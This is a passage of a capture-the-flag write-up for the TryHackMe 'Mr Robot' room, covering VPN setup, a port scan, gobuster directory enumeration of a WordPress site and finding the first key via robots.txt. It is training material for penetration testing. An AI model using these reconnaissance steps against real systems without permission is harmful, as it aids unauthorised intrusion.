
MR ROBOT – TRYHACKME


Mr Robot is a box on tryhackme (https://tryhackme.com/r/room/mrrobot) created by **ben** and **tryhackme** itself.

Here our **terminal** is opened.



```
┌──(lucifer㉿kali)-[~]
└─$ 
```

Now we will connect our **vpn** with tryhackme with the help of **openvpn** from vpn’s file downloaded path after doing **sudo**.



```
┌──(lucifer㉿kali)-[~]
└─$ sudo su
[sudo] password for lucifer:
┌──(root㉿kali)-[/home/lucifer]
└─# cd Downloads/

┌──(root㉿kali)-[/home/lucifer/Downloads]
└─# openvpn p4nd3y.ovpn
2024-09-24 10:44:34 WARNING: Compression for receiving enabled. Compression has been used in the past to break encryption. Sent packets are not compressed u
nless "allow-compression yes" is also set.
2024-09-24 10:44:34 Note: --cipher is not set. OpenVPN versions before 2.5 defaulted to BF-CBC as fallback when cipher negotiation failed in this case. If y
ou need this fallback please add '--data-ciphers-fallback BF-CBC' to your configuration and/or add BF-CBC to --data-ciphers.
2024-09-24 10:44:34 Note: '--allow-compression' is not set to 'no', disabling data channel offload.
2024-09-24 10:44:34 OpenVPN 2.6.12 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] [DCO]
2024-09-24 10:44:34 library versions: OpenSSL 3.2.2 4 Jun 2024, LZO 2.10
2024-09-24 10:44:34 DCO version: N/A
2024-09-24 10:44:34 TCP/UDP: Preserving recently used remote address: [AF_INET]3.7.33.194:1194
2024-09-24 10:44:34 Socket Buffers: R=[212992→212992] S=[212992→212992]
2024-09-24 10:44:34 UDPv4 link local: (not bound)
2024-09-24 10:44:34 UDPv4 link remote: [AF_INET]3.7.33.194:1194
2024-09-24 10:44:34 TLS: Initial packet from [AF_INET]3.7.33.194:1194, sid=49d5e5ff 0b951388
2024-09-24 10:44:34 VERIFY OK: depth=1, CN=ChangeMe
2024-09-24 10:44:34 VERIFY KU OK
2024-09-24 10:44:34 Validating certificate extended key usage
2024-09-24 10:44:34 ++ Certificate has EKU (str) TLS Web Server Authentication, expects TLS Web Server Authentication
2024-09-24 10:44:34 VERIFY EKU OK
2024-09-24 10:44:34 VERIFY OK: depth=0, CN=server
2024-09-24 10:44:34 Control Channel: TLSv1.3, cipher TLSv1.3 TLS_AES_256_GCM_SHA384, peer certificate: 2048 bits RSA, signature: RSA-SHA256, peer temporary
key: 253 bits X25519
2024-09-24 10:44:34 [server] Peer Connection Initiated with [AF_INET]3.7.33.194:1194
2024-09-24 10:44:34 TLS: move_session: dest=TM_ACTIVE src=TM_INITIAL reinit_src=1
2024-09-24 10:44:34 TLS: tls_multi_process: initial untrusted session promoted to trusted
2024-09-24 10:44:34 PUSH: Received control message: 'PUSH_REPLY,route 10.10.0.0 255.255.0.0,route-metric 1000,route-gateway 10.17.0.1,topology subnet,ping 5
,ping-restart 120,ifconfig 10.17.16.197 255.255.128.0,peer-id 106,cipher AES-256-CBC'
2024-09-24 10:44:34 OPTIONS IMPORT: --ifconfig/up options modified
2024-09-24 10:44:34 OPTIONS IMPORT: route options modified
2024-09-24 10:44:34 OPTIONS IMPORT: route-related options modified
2024-09-24 10:44:34 net_route_v4_best_gw query: dst 0.0.0.0
2024-09-24 10:44:34 net_route_v4_best_gw result: via 192.168.52.2 dev eth0
2024-09-24 10:44:34 ROUTE_GATEWAY 192.168.52.2/255.255.255.0 IFACE=eth0 HWADDR=00:0c:29:86:48:2f
2024-09-24 10:44:34 TUN/TAP device tun0 opened
2024-09-24 10:44:34 net_iface_mtu_set: mtu 1500 for tun0
2024-09-24 10:44:34 net_iface_up: set tun0 up
```

MR ROBOT – TRYHACKME


Now, we will check the ip of the target machine from tryhackme website which will be shown after pressing the **start machine** button.

Mr Robot CTF

Based on the Mr. Robot show, can you root this box?

Medium 30 min


After starting the machine it'll get one minute to show the ip.



Target Machine Information

Title	Target IP Address	Expires
Blue	10.10.134.188	58min 34s

After getting the target ip first thing we'll do is **rustscan** to see the open ports and more machine's info.




```
┌──(root㉿kali)-[~]
└─# rustscan -a 10.10.192.74 -- -sCV
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog           :
: https://github.com/RustScan/RustScan :
 --------------------------------------
Open ports, closed hearts.

[~] The config file is expected to be at "/root/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.

Open 10.10.192.74:80
Open 10.10.192.74:443
[~] Starting Script(s)
[>] Running script "nmap -vvv -p {{port}} {{ip}} -sCV" on ip 10.10.192.74
Depending on the complexity of the script, results may take some time to appear.
[~] Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-10 12:18 IST
```

Here I am using **rustscan -a <IP> -- -sCV** to see all the ports. You can use many more scripts like **-sCv -T4 <IP>** etc.

MR ROBOT – TRYHACKME


Seems like our scan is completed. Looks like there are total 2 ports open



```
PORT    STATE SERVICE  REASON         VERSION
80/tcp  open  http     syn-ack ttl 60 Apache httpd
|_http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
443/tcp open  ssl/http syn-ack ttl 60 Apache httpd
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
|_http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E
| ssl-cert: Subject: commonName=www.example.com
| Issuer: commonName=www.example.com
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2015-09-16T10:45:03
| Not valid after:  2025-09-13T10:45:03
| MD5:   3c16:3b19:87c3:42ad:6634:c1c9:d0aa:fb97
| SHA-1: ef0c:5fa5:931a:09a5:687c:a2c2:80c4:c792:07ce:f71b
| -----BEGIN CERTIFICATE-----
| MIIBqzCCARQCCQCgSfELirADCzANBgkqhkiG9w0BAQUFADAaMRgwFgYDVQQDDA93
| d3cuZXhhbXBsZS5jb20wHhcNMTUwOTE2MTA0NTAzWhcNMjUwOTEzMTA0NTAzWjAa
| MRgwFgYDVQQDDA93d3cuZXhhbXBsZS5jb20wgZ8wDQYJKoZIhvcNAQEBBQADgY0A
| MIGJAoGBANlxG/38e8Dy/mxwZzBboYF64tu1n8c2zsWOw8FFU0azQFxv7RPKcGwt
| sALkdAMkNcWS7J930xGamdCZPdoRY4hhfesLIshZxpyk6NoYBkmtx+GfwrrLh6mU
| yvsyno29GAlqYWfffzXRoibdDtGTn9NeMqXobVTTKTaR0BGspOS5AgMBAAEwDQYJ
| KoZIhvcNAQEFBQADgYEASfG0dH3x4/XaN6IWwaKo8XeRStjYTy/uBJEBUERlP17X
| 1TooZOYbvgFAqK8DPOl7EkzASVeu0mS5orfptWjOZ/UWVZujSNj7uu7QR4vbNERx
| ncZrydr7FklpkIN5Bj8SYc94JI9GsrHip4mpbystXkxncoOVESjRBES/iatbkl0=
|_-----END CERTIFICATE-----
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
```


Now that we know the information from port 80 and port 443 which are both web servers. There are no other ports open. So may be the vulnerability lies in the website somewhere. We will now gather information from the website and do a deep recon. Our website main page looks like this.

MR ROBOT – TRYHACKME



```
12:54 -!- friend_ [friend_@208.185.115.6] has joined #fsociety.

12:54 <mr. robot> Hello friend. If you've come, you've come for a reason. You may not be able to
explain it yet, but there's a part of you that's exhausted with this world... a world that decides
where you work, who you see, and how you empty and fill your depressing bank account. Even the
Internet connection you're using to read this is costing you, slowly chipping away at your
existence. There are things you want to say. Soon I will give you a voice. Today your education
begins.


Commands:
prepare
fsociety
inform
question
wakeup
join

root@fsociety:~#
```


Now we will do directory busting using **gobuster.**



```
┌──(root㉿kali)-[~]
└─# gobuster dir -u http://10.10.192.74 -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.192.74
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
```

Our directory busting has been started let's wait.


MR ROBOT – TRYHACKME



```
===============================================================
/.hta                 (Status: 403) [Size: 213]
/.htaccess            (Status: 403) [Size: 218]
/.htpasswd            (Status: 403) [Size: 218]
/0                    (Status: 301) [Size: 0] [--> http://10.10.192.74/0/]
/admin                (Status: 301) [Size: 234] [--> http://10.10.192.74/admin/]
/atom                 (Status: 301) [Size: 0] [--> http://10.10.192.74/feed/atom/]
/audio                (Status: 301) [Size: 234] [--> http://10.10.192.74/audio/]
/blog                 (Status: 301) [Size: 233] [--> http://10.10.192.74/blog/]
/css                  (Status: 301) [Size: 232] [--> http://10.10.192.74/css/]
/dashboard            (Status: 302) [Size: 0] [--> http://10.10.192.74/wp-admin/]
/favicon.ico          (Status: 200) [Size: 0]
/feed                 (Status: 301) [Size: 0] [--> http://10.10.192.74/feed/]
/Image                (Status: 301) [Size: 0] [--> http://10.10.192.74/Image/]
/image                (Status: 301) [Size: 0] [--> http://10.10.192.74/image/]
/images               (Status: 301) [Size: 235] [--> http://10.10.192.74/images/]
/index.html           (Status: 200) [Size: 1107]
/index.php            (Status: 301) [Size: 0] [--> http://10.10.192.74/]
/intro                (Status: 200) [Size: 516314]
/js                   (Status: 301) [Size: 231] [--> http://10.10.192.74/js/]
/license              (Status: 200) [Size: 309]
/login                (Status: 302) [Size: 0] [--> http://10.10.192.74/wp-login.php]
/page1                (Status: 301) [Size: 0] [--> http://10.10.192.74/]
/phpmyadmin           (Status: 403) [Size: 94]
/rdf                  (Status: 301) [Size: 0] [--> http://10.10.192.74/feed/rdf/]
/readme               (Status: 200) [Size: 64]
/robots               (Status: 200) [Size: 41]
/robots.txt           (Status: 200) [Size: 41]
/rss                  (Status: 301) [Size: 0] [--> http://10.10.192.74/feed/]
/rss2                 (Status: 301) [Size: 0] [--> http://10.10.192.74/feed/]
/sitemap              (Status: 200) [Size: 0]
/sitemap.xml          (Status: 200) [Size: 0]
/video                (Status: 301) [Size: 234] [--> http://10.10.192.74/video/]
/wp-admin             (Status: 301) [Size: 237] [--> http://10.10.192.74/wp-admin/]
/wp-config            (Status: 200) [Size: 0]
/wp-content           (Status: 301) [Size: 239] [--> http://10.10.192.74/wp-content/]
/wp-cron              (Status: 200) [Size: 0]
/wp-load              (Status: 200) [Size: 0]
/wp-includes          (Status: 301) [Size: 240] [--> http://10.10.192.74/wp-includes/]
/wp-links-opml        (Status: 200) [Size: 227]
/wp-login             (Status: 200) [Size: 2664]
/wp-mail              (Status: 500) [Size: 3064]
/wp-settings          (Status: 500) [Size: 0]
```

Here we can see several directories and some of them may be contain information about the keys we need.

We will open **robots.txt** file in the website.




```
User-agent: *
fsocity.dic
key-1-of-3.txt
```

Voila!! It contains the first key.

We can get this key directly by typing **key-1-of-3.txt** in the directory list.

